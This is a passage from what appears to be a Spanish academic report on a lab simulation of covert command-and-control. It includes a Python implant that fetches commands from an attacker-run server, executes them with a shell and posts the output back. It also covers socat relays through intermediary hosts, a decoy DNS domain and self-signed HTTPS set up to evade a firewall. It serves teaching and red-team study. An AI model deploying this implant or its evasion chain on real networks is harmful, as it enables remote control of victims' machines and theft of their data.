Tan solo interesan los registros en los que se muestra el contenido enviado por POST, es decir, las líneas en las que aparecen las variables “contenido” y “resultado”. En el caso de la anterior Figura (Figura 3.10), se puede ver en la línea 282 (Figura 3.11):

```

282 [Wed Jun 01 13:59:22.876589 2022] [dumpio:trace7] [pid 1934038] mod_dumpio.c(100): [client
192.168.1.1:40622] mod_dumpio: dumpio in (data-HEAP):
contenido=1&resultado=%2Fhome%2Fusuario%2Fescritorio%0A

```

Figura 3.11: Contenido de `error.log` en máquina atacante tras ejecución del script en la máquina infectada (2).

De este registro tan solo interesa el contenido de la variable “resultado”, por lo que se utilizará el lenguaje AWK para filtrar sobre el fichero y solamente obtener los caracteres tras dicha variable, que se escribirán en un archivo localizado en el Escritorio que se llamará `post-resultado.txt`. El comando a ejecutar es el siguiente:

```

awk '{if(/resultado=/) print substr($15, 23)}' /var/log/apache2/error.log >>
/home/usuario/Escritorio/post-resultado.txt

```

Al ejecutar dicho comando se filtrarán los registros del archivo `error.log` que contengan la cadena de caracteres “resultado=” [49], y de dichos registro solo se obtendrá la columna 15 (que es la que contiene los valores de las variables pasadas por POST). De esa columna solo se guardarán los caracteres a partir del 23 [48], que es el contenido como tal, de la variable “resultado”.

Finalmente el contenido de `post-resultado.txt`, tras varias ejecuciones en la máquina infectada

solicitando los tres tipos de comandos que almacena el servidor web, será el siguiente (Figura 3.12):

```
%2fhome%2fusuario%2fescritorio%0A
0
%2fhome%2fusuario%2fescritorio%0A
0
%2fhome%2fusuario%2fescritorio%0A
0
total+12%0A-rw-r--r--+1+root++++root+++788+jun++1+13%3A58+.%0A-rw-r-x+16+usuario+usuario+330+may+13
++2020+.%0A-rw-r--r--+1+root++++root+++788+jun++1+13%3A58+exploit.py%0A-rw-r--r--+1+root++++root+++
711+may+31+19%3A14+exploit.py.save%0A-rw-r--r-
++1+root++++root+++477+may+31+19%3A14+exploit.py.save.1%0A
0
total+12%0A-rw-r--r--+1+root++++root+++788+jun++1+13%3A58+.%0A-rw-r-x+16+usuario+usuario+330+may+13
++2020+.%0A-rw-r--r--+1+root++++root+++788+jun++1+13%3A58+exploit.py%0A-rw-r--r--+1+root++++root+++
711+may+31+19%3A14+exploit.py.save%0A-rw-r--r-
++1+root++++root+++477+may+31+19%3A14+exploit.py.save.1%0A
0
exploit.py++exploit.py.save++exploit.py.save.1%0A
0
exploit.py++exploit.py.save++exploit.py.save.1%0A
```

Figura 3.12: Contenido del archivo `post-resultado.txt` en máquina atacante con resultados de ejecución de comandos en la máquina infectada.

En la Figura 3.12 se puede observar como entre cada muestra del resultado hay un 0. Esto es porque la variable “resultado” tiene este valor por defecto cuando se hace la primera solicitud POST en la primera fase del script, donde se envía el número de comando que se quiere obtener (Apartado 3.3.2).

También conviene señalar que los registros están codificados como el valor de la URL donde, por ejemplo, `%2f` es en realidad una barra inclinada (`/`). Para traducirlo se pueden usar convertidores online como <https://www.url-encode-decode.com/>.

3.4. Comunicación de máquinas con un solo intermediario

Una vez realizada la comunicación entre las máquinas sin utilizar intermediarios y comprobada su funcionalidad, el siguiente paso consiste en introducir al menos una máquina intermedia por la que pase la comunicación entre atacante y víctima. Dicha máquina estará almacenada en la red intermedia y su nombre de dominio es `inter-07.inter.infor.uva.es`.

En este apartado se mostrará la configuración de la máquina `inter-07.inter.infor.uva.es` para que llegue a actuar como “cómplice” de la red atacante mediante el uso de comunicaciones bidireccionales.

3.4.1. Configuración de máquina intermedia `inter-07`

Como se ha señalado previamente, la máquina que actuará como intermediaria en la comunicación será `inter-07.inter.infor.uva.es`, cuya dirección IP es 192.168.2.17.

Es importante recordar, llegados a este punto, lo que esta debe ser capaz de realizar:

- Mostrar el contenido del servidor web desplegado en `kali-29.kali.infor.uva.es` a `intra-00.intra.infor.uva.es`.

- Transmitir a `kali-29.kali.infor.uva.es` el contenido de los mensajes POST emitidos por `intra-00.intra.infor.uva.es`.

Está claro que va a ser necesario redirigir el tráfico HTTP, que es el que se da en la comunicación, para que pase por la máquina intermedia. Para ello se utilizará la herramienta `socat` cuya finalidad no es más que la de transferir datos entre dos flujos de bytes bidireccionales establecidos, que en este caso son los flujos de la red atacante y de la red víctima. [50]

La estructura de `socat` es aparentemente sencilla, aunque se puede ir complicando según se incluyan más o menos opciones. Generalmente, se puede resumir en lo siguiente [51], [52]:

```
socat [opciones] <protocolo origen>:<ip origen>:<puerto origen> <protocolo
destino>:<ip destino>:<puerto destino>
```

Para el caso que se presenta, se debe permitir que todo el tráfico que entre por el puerto 80 al equipo con dirección IP 192.168.2.17 (tráfico desde la máquina infectada), se envíe al puerto 80 del equipo atacante (192.168.1.39), donde está desplegado el servidor web que se va a utilizar. El comando, finalmente, tendrá el siguiente aspecto:

```
socat tcp-l:80,reuseaddr tcp:192.168.1.39:80
```

`tcp-l:80` significa que la máquina intermediaria se pone en escucha desde el puerto 80 (`tcp-l` significa `tcp-listen`).

`reuseaddr` se utiliza para permitir reutilizar el puerto después de la finalización de la ejecución de `socat`.

Y, por último, `tcp:192.168.1.39:80` indica el protocolo, la dirección y el puerto destino del tráfico que entre por el puerto 80 de la máquina intermediaria.

3.4.2. Pruebas de funcionamiento

Una vez introducido el comando anterior, se puede hacer una petición cURL desde la máquina infectada a la dirección de la máquina intermedia y devolverá el contenido del servidor web de la máquina atacante (Figura 3.13):

```
root@intra-00:/home/usuario# curl http://192.168.2.17
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>SERVIDOR KALI</title>
```

Figura 3.13: Petición cURL desde la máquina infectada a la máquina intermedia.

Como se puede ver en la Figura 3.13, se hace una petición HTTP a la dirección 192.168.2.17, que es el equipo de la red intermedia. Si se observa la respuesta del servidor, se puede ver como el título del código HTML, subrayado en amarillo, es el del servidor web de `kali-29.kali.infor.uva.es` ya visto anteriormente en pruebas sin intermediarios (Figura 3.9).

También se puede comprobar como en la dirección 192.168.2.17 ni siquiera está levantado Apache, como se puede ver en la Figura 3.14. Por lo que la redirección se está realizando con éxito:

```
root@inter-07:/home/usuario# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Thu 2022-06-02 13:39:14 CEST; 5 days ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 596 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Process: 3255 ExecStop=/usr/sbin/apachectl stop (code=exited, status=0/SUCCESS)
   Main PID: 678 (code=exited, status=0/SUCCESS)
```

Figura 3.14: Comprobación de inactividad de Apache en `intra-00.intra.infor.uva`

3.4.3. Inclusión de máquinas intermedias en registros de dominio en el servidor DNS

Para evitar que en las peticiones HTTP con la máquina intermedia se muestre la IP de esta como sucedía en el punto anterior (Apartado 3.4.1), es conveniente utilizar el servidor DNS que hay incluido en la red intermedia (`dns.inter.infor.uva.es`) para añadir un nuevo nombre de dominio que traduzca las direcciones de la red, cuya IP es 192.168.2.50.

En el servidor DNS se utiliza la herramienta `bind` para desplegar el servicio, por lo que para añadir una nueva zona DNS se debe acceder al directorio `/var/lib/bind/` y crear un archivo de configuración que contenga en el nombre el nuevo nombre de dominio precedido de un `db`.

Para el caso que se estudia se utilizará el nombre de dominio `rtmalvado.edu`, por lo que se debe crear un archivo en el directorio con el nombre `db.rtmalvado.edu`. [53]

El contenido de este archivo (Figura 3.15) será el siguiente:

```
GNU nano 4.8 db.rtmalvado.edu
$ORIGIN .
$TTL 604800 ; 1 week
rtmalvado.edu IN SOA ns1.rtmalvado.edu. root.rtmalvado.edu. (
    44 ; serial
    604800 ; refresh (1 week)
    86400 ; retry (1 day)
    2419200 ; expire (4 weeks)
    604800 ; minimum (1 week)
)
NS ns1.rtmalvado.edu.
$ORIGIN rtmalvado.edu.
$TTL 604800 ; 1 week
ns1 A 192.168.3.10
d1 A 192.168.2.15
d2 A 192.168.2.16
d3 A 192.168.2.17
```

Figura 3.15: Contenido del fichero `db.rtmalvado.edu` en el servidor DNS `dns.inter.infor.uva.es`

Como se puede observar en la Figura 3.15, la configuración del dominio es algo extensa. Pero es importante señalar que se ha elaborado tomando como base el fichero de configuración por defecto `/etc/bind/db.local` (Figura 3.16) [55]:

```

GNU nano 4.8                               db.local
;
; BIND data file for local loopback interface
;
$TTL      604800
@         IN      SOA     localhost. root.localhost. (
; Serial
                2          ; Refresh
                604800     ; Retry
                86400      ; Expire
                2419200    ; Negative Cache TTL
                604800 )
;
@         IN      NS      localhost.
@         IN      A       127.0.0.1
@         IN      AAAA    ::1

```

Figura 3.16: Contenido del fichero `db.local` en el servidor DNS `dns.inter.infor.uva.es`

Lo primero que se ha realizado, ha sido sustituir el SOA, que viene en la parte superior, por el nombre de dominio que se ha elegido de forma local (`rtmalvado.edu`). El contenido de dicho apartado apenas se modifica, pues son parámetros establecidos por defecto para la resolución de los nombres [53].

En cambio, lo que si se modifica son las últimas líneas en las que se añaden al dominio los registros de los dispositivos que se quieren resolver como se indica en las líneas subrayadas en la Figura 3.15.

Los dispositivos serán los correspondientes a las direcciones `192.168.2.15`, `192.168.2.16` y `192.168.17.d1`, `d2` y `d3` respectivamente.

Una vez hecho esto, se comprueba que la sintaxis es correcta con el siguiente comando [53]:

```
named-checkzone rtmalvado.edu /etc/bind/db.rtmalvado.edu
```

Tras esto, el siguiente paso consistirá en editar el archivo en el que se establecen todas las zonas DNS existentes en el servidor, para incluir una nueva. Este archivo está en el directorio `/etc/bind/` y se denomina `mis-zonas`. Aquí, copiando el formato del resto de zonas declaradas, se incluye la propia para `rtmalvado.edu`. Contiene lo siguiente (Figura 3.17):

```

zone "rtmalvado.edu" {
    type master;
    file "/var/lib/bind/db.rtmalvado.edu";
    #allow-update {localhost;};
    allow-update { any; };
};

```

Figura 3.17: Establecimiento de nueva zona para el dominio `rtmalvado.edu` en el servidor DNS `dns.inter.infor.uva.es`

Como se puede ver en la Figura 3.17, en el establecimiento del nuevo dominio se debe indicar a que archivo de configuración debe apuntar este, que no es más que el que se ha editado en pasos anteriores.

Por último, se procede a añadir el servidor DNS, como nuevo servidor de resolución de nombres en la máquina infectada de la intranet (`intra-00.intra.infor.uva.es`). Para ello, se debe

acceder al fichero `/etc/resolv.conf` en dicha máquina y añadir la línea `server 192.168.2.50` (Figura 3.18) [54]:

```
GNU nano 4.8 /etc/resolv.conf
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.
nameserver 127.0.0.53
options edns0 trust-ad
search intra.infor.uva.es
nameserver 192.168.2.50
```

Figura 3.18: Adición del servidor DNS de la red intermedia, como servidor de resolución de nombres de dominio en la máquina infectada de la intranet.

Una vez hecho esto, se puede realizar un `nslookup` sobre cualquiera de las direcciones que se acaban de establecer en el servidor DNS (Figura 3.19), y se puede comprobar como se traduce correctamente a la dirección IP de una de las máquinas de la red intermedia:

```
root@intra-00:/home/usuario# nslookup d3.rtmalvado.edu
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   d3.rtmalvado.edu
Address: 192.168.2.17
```

Figura 3.19: Resolución de direcciones de la red intermedia desde máquina infectada en la intranet de la red víctima.

3.4.4. Modificación de script de comunicación en máquina infectada

Tras haber comprobado que el tráfico HTTP se está redirigiendo correctamente y que el servidor DNS de la red intermedia traduce direcciones en la máquina infectada de la red víctima, el siguiente paso debe ser modificar el script elaborado para la comunicación entre atacante y víctima (Apartado 3.3.2), de manera que en las líneas que se hace referencia a la dirección `192.168.1.39`, ahora se haga referencia a la dirección `192.168.2.17`, o sea, a `d3.rtmalvado.edu`, que es donde se ha establecido la redirección con `socat` en el Apartado 3.4.1.

El código Python quedaría como se muestra a continuación:

```
1 import time
2 import requests
3 from bs4 import BeautifulSoup
```

```

4 import sys
5 import subprocess
6
7 while True:
8     #Se envia peticion al servidor web con la opcion del comando que
9     #quiere ejecutar y se recoge la respuesta
10    params = {'contenido':sys.argv[1], 'resultado':0}
11    resp = requests.post('http://d3.rtmalvado.edu/', data = params)
12    bs = BeautifulSoup(resp.text, "html.parser")
13    comando = bs.body.div.div.span.text
14    print("Respuesta: " + comando)
15    time.sleep(2)
16
17    #Se ejecuta el comando en local y se envia el resultado al
18    #servidor
19    resultado = subprocess.check_output(comando, shell=True)
20    params2 = {'contenido':sys.argv[1], 'resultado':resultado}
21    resp2 = requests.post('http://d3.rtmalvado.edu/', data = params2
22    )
23    bs2 = BeautifulSoup(resp2.text, "html.parser")
24    print(bs2.body.div)
25    time.sleep(5)

```

3.5. Comunicación de máquinas con varios intermediarios

Conseguida la comunicación con uno solo de los dispositivos de la red intermedia, ahora se actualizará dicha comunicación para que pase por todas las máquinas de dicha red y así, ni desde el emisor del mensaje, ni desde el receptor del mismo, se puede detectar de donde proviene este.

Además de esto, también se actualizará el protocolo de comunicación al servidor web, de HTTP a HTTPS para conseguir que el contenido transmitido por POST desde el PC en la red víctima a las máquinas intermedias, no se pueda descifrar y así evitar que el firewall detecte anomalías.

3.5.1. Riesgo de uso de socat y propuesta de solución

Como se ha visto en el Apartado 3.4.1, hasta el momento solo existe una máquina intermedia y en esta, simplemente, se está redirigiendo el tráfico entre las redes víctima y atacante con la herramienta `socat`, para que desde la intranet de la red víctima no se pueda rastrear la máquina final desde la que se reciben y hacia la que se envían peticiones HTTP.

Usar esta técnica resulta efectivo en primeros términos, pero si lo analizamos detenidamente podemos encontrar varias desventajas y riesgos de ser detectados por el presunto firewall que se pueda colocar entre la red víctima y la red intermedia:

- `Socat` crea procesos hijo por cada conexión (forks), por tanto, permite varias conexiones, pero si se realizan muchas, inunda la máquina de procesos.
- Es necesario de una disponibilidad cercana al 100% de la máquina que tenga abierto el túnel `socat`.

- Tener abierto `socat` durante un largo periodo de tiempo y utilizarlo a menudo, puede levantar sospechas y llegar a ser significativo para el firewall.
- La comunicación entre `intra-00` e `inter-07` no está cifrada al usar el protocolo HTTP, por lo el firewall podría descubrir el contenido de los POST entre ambas.

Analizando todo esto, se decide, para aumentar las posibilidades de indetectabilidad, desplegar un servidor web en `inter-07` que almacene lo que hasta ahora tenía el servidor web en `kali-29`, por lo tanto, se hará una migración de este.

Así se evitará utilizar `socat` entre red víctima y red intermedia, de manera que se simulará que el punto final de la comunicación es la máquina intermedia.

Para la migración se vuelven a realizar los pasos descritos en los Apartados 3.3.1 y 3.3.3.

3.5.2. Configuración de HTTPS con certificado válido en `inter-07`

Una vez realizada la migración, la máquina intermedia es la encargada de recolectar los mensajes POST enviados desde la máquina infectada en un fichero llamado `post-temporal.txt`, y también es la encargada de aportar los comandos a ejecutar a dicha máquina.

Pero aún sigue existiendo un problema que significaría el cierre de la conexión por parte del firewall, y este es que se sigue utilizando el protocolo HTTP, por lo que el contenido de las variables POST está en claro y sin cifrar. Así, en este paso se estudiará la implementación de HTTPS sobre el servidor web, creando una autoridad certificadora (CA) y utilizándola para generar un certificado firmado siguiendo el tutorial de <https://sandilands.info/sgordon/> [56].

▪ Creación de CA (Autoridad Certificadora)

Es importante tener en cuenta que, al estar sobre una simulación, se puede crear y utilizar una Autoridad de Certificación propia utilizando la herramienta OpenSSL. No sucedería lo mismo en un entorno real donde se debería utilizar una organización como CA.

Para ello, en primer lugar, se abre el directorio que OpenSSL usa, por defecto, para almacenar archivos y directorios (`/usr/lib/ssl`). Sobre este se crea el subdirectorio `demoCA/` en donde se deben almacenar, a su vez, tantos directorios como los indicados por el archivo de configuración de OpenSSL (`openssl.cnf`) (Figura 3.20):

```
#####
[ CA_default ]

dir            = ./demoCA           # Where everything is kept
certs          = $dir/certs         # Where the issued certs are kept
crl_dir        = $dir/crl           # Where the issued crl are kept
database       = $dir/index.txt     # database index file.
#unique_subject = no                # Set to 'no' to allow creation of
# several certs with same subject.

new_certs_dir  = $dir/newcerts      # default place for new certs.

certificate    = $dir/certificado.pem # The CA certificate
serial         = $dir/serial         # The current serial number
crlnumber      = $dir/crlnumber     # the current crl number
# must be commented out to leave a V1 CRL
crl            = $dir/crl.pem       # The current CRL
private_key    = $dir/private/claveprivada.pem # The private key

x509_extensions = usr_cert         # The extensions to add to the cert
```

Figura 3.20: Directorios y archivos que deben existir por defecto en el directorio donde se desplegará la CA.

Se crean dichos subdirectorios con los ficheros correspondientes, y a partir de entonces se trabajará sobre ellos.

En el subdirectorio `private/` se generará una clave privada cifrada con RSA. Esto permitirá que la CA que se despliegue tenga su propio certificado autofirmado. Para generar la clave privada se utiliza `openssl` y los siguientes parámetros:

```
openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -pkeyopt
rsa_keygen_pubexp:65537 -out claveprivada.pem
```

Como se puede ver se genera una clave privada de 2048 bits que se llamará `claveprivada.pem`. Una vez hecho esto, la clave privada se podrá utilizar inmediatamente para crear la solicitud de certificado autofirmado para la CA. Se vuelve a utilizar `openssl` con los siguientes parámetros:

```
openssl req -new -x509 -key private/claveprivada.pem -out certificado.pem
-days 1095
```

Tras la ejecución del comando se solicitarán algunos valores para completar la solicitud. Solo se introducirán: el nombre del país (dos primeras letras), nombre de la comunidad autónoma y nombre del dominio en el que se quiere utilizar dicho certificado (Figura 3.21):


```

root@inter-07:/usr/lib/ssl/demoCA/private# openssl req -new -x509 -key claveprivada.pem -out certificado.pem -days 1095
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Castilla y Leon
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []: d3.rtmalvado.edu
Email Address []:
root@inter-07:/usr/lib/ssl/demoCA/private# █

```

Figura 3.21: Contenido de la solicitud de autofirma del certificado para la Autoridad Certificadora.

- **Creación de certificado para el servidor web**

Para este paso también se debe generar una clave privada que se volverá a cifrar con RSA y que tendrá también una longitud de 2048 bits. Eso si, esta vez, al ser dirigida al servidor, se llamará con el nombre de dominio al que ha sido asignado: `privkey-d3.rtmalvado.edu.pem`. El comando sería el siguiente:

```

openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -pkeyopt
rsa_keygen_pubexp:65537 -out privkey-d3.rtmalvado.edu.pem

```

Tras esto, se solicitará un certificado como en el anterior paso, solo que en este caso se guardará con extensión `.csr` [57]:

```

openssl req -new -key privkey-d3.rtmalvado.edu.pem -out
certreq-d3.rtmalvado.edu.csr -extensions v3_req -config openssl.cnf

```

Se solicitará completar algunos parámetros para completar la solicitud. Se rellenan con los mismos valores que cuando se hizo el mismo paso con la CA.

Una vez obtenida la solicitud de certificado, es momento de pedir a la CA, configurada pasos atrás, que la firme. Para ello se introduce el siguiente comando que deberá devolver dicho certificado firmado [57]:

```

openssl ca -in certreq-d3.rtmalvado.edu.csr -out cert-d3.rtmalvado.edu.crt
-extensions v3_req -extfile v3.cnf

```

Tras la ejecución del comando se pedirá confirmación para la firma tal y como se muestra en la Figura 3.22:


```

root@inter-07:/usr/lib/ssl# openssl ca -in certreq-d3.rtmalvado.edu.csr -out cert-d3.rtmalvado.edu.pem -extensions v3_req -extfile v3.cnf
Using configuration from /usr/lib/ssl/openssl.cnf
Check that the request matches the signature
Signature ok
Certificate Details:
  Serial Number: 4 (0x4)
  Validity
    Not Before: Jun 20 18:17:21 2022 GMT
    Not After : Jun 20 18:17:21 2023 GMT
  Subject:
    countryName           = ES
    stateOrProvinceName   = Castilla y Leon
    organizationName       = Internet Widgits Pty Ltd
    commonName             = d3.rtmalvado.edu
  X509v3 extensions:
    X509v3 Subject Alternative Name:
      DNS:d3.rtmalvado.edu
Certificate is to be certified until Jun 20 18:17:21 2023 GMT (365 days)
Sign the certificate? [y/n]:y

```

Figura 3.22: Firma de certificado para el servidor web por parte de la CA creada.

■ Habilitar HTTPS en Apache

Una vez creado el certificado para el servidor web, este se debe colocar junto al certificado de la CA (`certificado.pem`) en la ruta que indica el fichero de configuración de Apache: `/etc/ssl/certs`.

También se debe almacenar la clave privada del certificado, generada pasos atrás, en una ruta accesible: `/etc/ssl/private`.

Ahora es necesario modificar el archivo de configuración SSL en Apache (`/etc/apache2/sites-available/default-ssl.conf`) para que apunte al certificado tal y como se ve en la Figura 3.23. Se debe introducir, al inicio del archivo, la línea: `ServerName d3.rtmalvado.edu:443`.

También se incluyen tres líneas encargadas de señalar donde están almacenados el certificado, la clave del mismo y el certificado de la CA:

```

SSLCertificateFile /etc/ssl/certs/cert-d3.rtmalvado.edu.pem
SSLCertificateKeyFile /etc/ssl/private/privkey-d3.rtmalvado.edu.pem
SSLCACertificateFile /etc/ssl/certs/certificado.crt

```

```

ServerAdmin webmaster@localhost
ServerName d3.rtmalvado.edu:443

DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf

# SSL Engine Switch:
# Enable/Disable SSL for this virtual host.
SSLEngine on

# A self-signed (snakeoil) certificate can be created by installing
# the ssl-cert package. See
# /usr/share/doc/apache2/README.Debian.gz for more info.
# If both key and certificate are stored in the same file, only the
# SSLCertificateFile directive is needed.
SSLCertificateFile /etc/ssl/certs/cert-d3.rtmalvado.edu.pem
SSLCertificateKeyFile /etc/ssl/private/privkey-d3.rtmalvado.edu.pem

DumpIOInput On
DumpIOOutput On
LogLevel dumpio:trace7

# Server Certificate Chain:
# Point SSLCertificateChainFile at a file containing the
# concatenation of PEM encoded CA certificates which form the
# certificate chain for the server certificate. Alternatively
# the referenced file can be the same as SSLCertificateFile
# when the CA certificates are directly appended to the server
# certificate for convinience.
#SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

# Certificate Authority (CA):
# Set the CA certificate verification path where to find CA
# certificates for client authentication or alternatively one
# huge file containing all of them (file must be PEM encoded)
# Note: Inside SSLCACertificatePath you need hash symlinks
# to point to the certificate files. Use the provided
# Makefile to update the hash symlinks after changes.
#SSLCACertificatePath /etc/ssl/certs/
SSLCACertificateFile /etc/ssl/certs/certificado.crt

```

Figura 3.23: Modificación del archivo de configuración de SSL en Apache.

Por último, se habilita el módulo SSL (`a2enmod ssl` y `a2ensite default-ssl`), si no se había hecho anteriormente, y se reinicia Apache.

- **Incluir certificado de la CA en las máquinas víctima y atacante.**

Ahora se podría acceder desde cualquier máquina al servidor web de forma segura, pero saltaría un “warning”, pues los clientes aún no confían en la CA que firmó el certificado (Figura 3.24), por lo que el último paso consiste en agregar dicho certificado en la lista de certificados en los que confían las máquinas `intra-00` y `kali-29`.

```
(root@kali-29)-[/home/usuario]
# curl https://d3.rtmalvado.edu
curl: (60) SSL certificate problem: self signed certificate in certificate chain
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```

Figura 3.24: Aviso de problema con la conexión desde un cliente hasta el servidor web.

Para ello, en primer lugar, se debe obtener el certificado de la CA (`certificado.crt`) del servidor web (IP 192.168.2.17) por medio del comando `scp`:

```
scp 192.168.2.17:/etc/ssl/certs/certificado.crt .
```

Una vez con este en local, se debe mover a la carpeta `/usr/share/ca-certificates`, y se crea un subdirectorio para separarle del resto de certificados que se llamará `serverweb/`. Tras ello, para que la importación del certificado de la CA sea definitiva, se aplica el comando `dpkg-reconfigure ca-certificates` que permitirá la actualización del almacén de los mismos.

Se mostrará en la consola una nueva pantalla (Figura 3.25) en la que se debe confirmar que se confía en los nuevos certificados:




Figura 3.25: Configuración de ca-certificates (1).

Tras confirmar la confianza en el nuevo certificado en la anterior pantalla, se muestra una nueva (Figura 3.26) en la que se pueden apreciar todos los certificados almacenados en la ruta `/etc/ssl/certs`. Todos ellos tienen a su izquierda un asterisco entre dos corchetes, que indica que están activos.

Se debe buscar el añadido recientemente (`serverweb/certificado.crt`) y añadirle también dicho asterisco pulsando la barra de Espacio en el teclado:




Figura 3.26: Configuración de ca-certificates (2).

Una vez completada la configuración, sin necesidad de reinicio, se puede hacer ya una petición HTTPS al servidor web sin que surja ningún tipo de problemas (Figura 3.27):

```

root@kali-29)~[/usr/share/ca-certificates/serverweb]
# curl https://d3.rtmalvado.edu

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>SERVIDOR INTERMEDIO</title>
    <style type="text/css" media="screen">
      * {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }
      body, html {
        padding: 3px 3px 3px 3px;
        background-color: #D8DBE2;
        font-family: Verdana, sans-serif;
        font-size: 11pt;
        text-align: center;
      }
    </style>
  </head>
  <body>
    <div style="text-align: center;">
      <h1>SERVIDOR INTERMEDIO</h1>
    </div>
  </body>
</html>

```

Figura 3.27: Solicitud HTTPS al servidor web desplegado en la red intermedia.

Es importante no olvidarse de modificar el script en la máquina infectada a través del que se realiza la comunicación con el servidor web (Apartado 3.4.4). A partir de ahora las peticiones POST se realizarán al mismo nombre de dominio, pero usando el protocolo HTTPS.

Por lo que en las líneas 10 y 19, en el primer parámetro de `request.post`, debe cambiarse la dirección de `http://d3.rtmalvado.edu/` a `https://d3.rtmalvado.edu/`

3.5.3. Inclusión de dos máquinas intermedias en la comunicación

Una vez logrado que la comunicación entre cliente y servidor web sea cifrada, el firewall o cualquier rastreador de tráfico en la red víctima, será, casi con total seguridad, incapaz de de-

tectar anomalías en el contenido de los mensajes POST.

Aun así, sigue siendo inseguro que el servidor web se comunique directamente desde la red intermedia con la máquina atacante, y sobre todo, que el usuario de la intranet se comunique frecuentemente con la misma dirección.

